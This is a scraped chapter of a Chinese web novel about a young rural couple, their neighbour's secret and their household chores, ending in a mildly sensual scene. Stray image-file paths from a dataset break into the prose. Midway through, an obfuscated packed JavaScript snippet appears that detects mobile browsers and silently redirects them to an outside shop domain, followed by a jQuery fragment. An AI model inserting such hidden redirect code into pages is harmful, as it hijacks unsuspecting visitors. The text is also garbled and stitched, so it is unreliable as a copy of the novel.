等陈江带着一身寒气回来,已经是后半夜了。
开锁进院,将工具放好后冲澡盥洗,进屋瞅见引线睡的香甜,连姿势都还是自己走时的那个,顿时有点愧疚,看来真的是累极了。
第二日一早引线被陈江摇醒,让他去看看昨夜抓的两只野鸡。
引线一听他们昨夜居然还进过山,顿时瞪大了眼睛,“什么时候回来的?”她一点印象也无。
陈江起身穿衣裳,也让她穿衣,“吃过饭我和虎子再去打些柴回来,顺带看看有无合适的树来做车板,早些将车弄好,下山去爹那边和进城里都方便些。”
引线也正有此意,早点弄好,进城说走就走,也不必之前那般麻烦。
那两只野鸡比此前看到的任何一只都要毛色绚丽,引线两眼放光,“只怕要卖好几两银子!”
“不止!”陈江淘米洗菜,手里活不停,口里也没忘跟蹲在鸡笼跟前的媳妇说话,极有耐心,“到冬日里这东西就值钱,城里那些富绅官家子弟好走马斗鸡,还斗鸟,如今就时兴谁家有毛色鲜亮尾羽细长的野鸡。另外有的富贵人家用野鸡翎子制成羽扇摆件,还有人绣在衣裳上,装在首饰上,碰上个阔主或是急需的皮毛铺,还能多卖些钱!”
引线笑得开心,将两只野鸡当宝贝放进了杂房里,放了老菜叶和谷糠,静等着进城的时候好换成钱。
吃饭的时候,石虎一直没现身,陈江隔着墙头张望,见门紧闭着,就高声喊他。
好半晌才见石虎从另一间屋子里出来。
“你怎么睡在那个屋里了?”陈江诧异,“我记得那屋里啥也没有,难道你搬过去了?”石虎捏手臂的动作一下顿住,摇头道:“从前睡习惯了军营里的地床,现在睡木床一下睡不习惯。”
陈江虽然有点不信,但看他不想多说,也就不去多问。
吃过饭后,两人进山去采木砍柴,引线也不想继续睡了,她带上背篓去了地里摘萝卜,三只狗一如既往跟在后头。
上次用于浅试的酱萝卜很成功,但只有一小坛,给姐姐分了大半去,其余的这些天也吃的差不多,有了经验,心里也有了底,她打算这次多做两坛。
采萝卜,洗萝卜,切萝卜条,撒粗盐揉搓。
将处理好的萝卜放到一旁,接着拿出石窝捣料。
石杵的响动不小,好在引线常年帮家里干活,力气足,捣了半晌除了手臂有点酸疼,倒还坚持得住。
稍许歇时,却猛然听到隔壁石虎住的屋子里传来一声响动。她确定自己听到了,因谷子也跟着站了起来警觉。
屋里有人。
引线立刻想到了贼。
还真是胆大包天,青天白日都敢来偷!
不过有有点困惑。
不对啊,前段时间自家杀野猪又大鱼大肉待工,如今还买了大黑驴,要偷也该是偷她家才对,相比之下石虎家里除了一张床一张桌啥也没有,有什么好偷的?
可想归想,动静是真的。
她不敢松懈,也不敢放着不理会,毕竟一墙之隔,要真是单个贼人,她一人加上谷子少说也能搏一搏,可要是两个人以上那可就糟了。
她小心凑到墙边踮脚张望,想看看隔壁的情形,但院墙修的比她高,只有陈江那样的个头能看到,她什么也看不着。
心里七上八下,引线决定搭个凳子看一眼,也好安心些。
说干就干,等她爬上墙头,就见隔壁两间小屋的左手那间,里头似乎有个人影在窗户前的缝隙晃了晃,这远看是浅色衣料,身形则像是个姑娘……就是不太真切。
这下不但安不了心,还勾起了引线的好奇心。
只不过隔壁门被石虎锁上,墙太高,她不好翻进去,只能想着等他们回来,再和陈江提一提,看要怎么问。
好不容易熬到了下晌,两名汉子各背着一背比人高的柴禾回来,都是粗壮的松树干木,拿回来等晒干后一劈几块,就够做好几顿饭了。
除此之外,陈江手里还提着一提捆扎好的冬笋,虽然个头不大,却都有她小臂长,正是嫩的时候。
引线迎上去接了他手里的笋,眼神暗示石虎住处那头,陈江不明所以,以为她眼睛被吹迷了,着急把背上卸下来,就要给她吹一吹。
引线被他气笑,见石虎看过来,也不敢再打眼色,只好面色如常,笑着招呼石虎放下木柴就换衣裳洗手来吃饭。
石虎卸了木柴,两人去一趟砍的柴有不小的一堆,他走了,陈江趁着身上衣裳还脏着,将木柴码放到了墙根底下,整整齐齐。
趁着石虎没过来,引线赶紧将今儿个听到的异响同他附耳说了,“你说,石虎兄弟是不是在家藏了个宝贝?”
引线见她不懂,连忙又抓着他的胳膊示意他弯腰,附耳猜测自己看到的人影是个姑娘。
陈江明白,却有点猝不及防。
在他印象中虎子就是个话不多,却很可靠的兄弟,就是跟着他去了石桥村娶亲的时候一直也没见他跟哪个姑娘说过一句话,也没听说他喜欢谁,哪里会有“宝贝”藏在家中?
可他回想早上的事,又忍不住嘀咕怀疑起来。
吃饭的时候他几次想问,偏引线屡屡打岔,而石虎又不接茬,他也就没能提问出口。
“线娘,你怎么不让我问他?你不是也想知道?”陈江终归忍不住。
引线摇摇头,“我想过了,石虎兄弟是个闷人,既然他要藏着掖着,你去戳破反而不好,不如等他自己主动跟咱们说的好。”
陈江一想,也觉得有道理,就不再想着问这事。
几日都如今日一样,依旧和石虎出去砍柴、挖冬笋,有时候还能采集一些野生的蒜子,回来后就查看兔子窝棚和驴棚还有什么要改动的地方,敲敲补补,将家里的零散活都一点点做起来,渐渐的小院儿也像个规整的样子了,到处都井井有条清清爽爽。
引线留心,发现了灶房里总会时不时丢一些吃食,比如今日少一个蒸饼,明日丢两个鸡蛋,更别提往日没事就爱往山里头钻的人近来几日都好像变懒了,成日
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17793143|205343||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
关着门不出去。
对此,小夫妻心里都有了数,夜里商量还是不揭穿他,等他自己愿意的时候再说。
空闲时候陈江下山去大哥家拉了些谷草和麦秆,又收集了些红薯藤菜叶之类的。
另外加上部分米糠,又去之前喜宴采买过豆腐的人家要了一些豆渣,混合着喂养比单喂草更好。
从前就是这么看亲爹料理驴子的吃食,爹说,对家里的牲畜好,才能得好回报,如今不用人提醒,他也照着学。
这期间,他在山里行走多日,终于看好一棵榆木,但考虑了下,自己放树做车固然省钱,但冬天木材不容易放干,紧着用做好了倒是能用,但过不多久就会翘缝,板子松动,得不偿失。
思来想去,还是托了大哥打听附近几个村里有无木匠,木匠手里一般都会有放了一年甚至两三年的木材,虽说价格比自己做高一些,但耐用。
兄弟俩的亲爹就是木匠,虽然没人继承手艺,但里头的门路和门道陈河还是清楚,很快打听到了一户好手艺的木匠,就住在吴村后山。
兄弟俩去了木匠家,挑好木料,确定好板车的样式,双车轮,带木板顶,定下工钱,约定六日后直接带着驴来拉回去,全程下来只用了半日就搞定了。
“虽说连带木料花了一两半,可这种什么都不用管的感觉还真不错。”陈江感叹。
引线倒是没觉得心疼,毕竟卖驴的人当时就让了价,且他这么着急,一是为了下山或是去城里不用走路,二是为了明年开春的活计做准备,都是为了家里的事,没什么好说的。
再说清塘累了一月,与其费力他自己做,不如给木匠,一番思索下来,她觉得这钱花得值。
天黑后,两人躺在床上说着话,将回叶家的日子定在冬至那天,到时候车也装好了,加上这段日子她晒了不少的笋干,酱萝卜又腌好,带回去给爹和小弟,也请三阿婆帮着提提意见。
这几天陈江都没烦扰她,加上除了做几顿饭,洗碗洗衣、扫兔子屎、给大黑驴喂料扫驴棚,都是陈江一个人包圆了,一点怨言也没有,着实让引线好好休息了一番。
家里的事地里的活说也说完了,引线正迷迷瞪瞪时,感觉有只粗糙的大手摸上了她的腰,还意欲往上走。
引线牢牢按住,“别闹了,睡觉吧。”
谁知他没吭声,反而默默地凑近,靠了她了一下,引线只感觉那地方烧的滚烫,脸瞬间红了,还好吹了灯看不见。
“你这人……”她想说,你这人怎么看上去老实,一到夜里就变了个人似得。
但她后面的话没说出来,陈江已经像个山里行走的猎手,精准地捕捉到了她的唇瓣,将那些嗔怪的话都悉数吃进了腹中。
气喘吁吁之下,关于那两日的荒唐和肆意都如奔腾的洪水灌进引线的脑子里,浪太大,撞得她没精力思考太多。
正是这个愣神的关口,某些人已经得逞了。
屋里红被翻浪,旖旎风光,屋外则静悄悄的,只有风知道这山中小屋里发生了什么。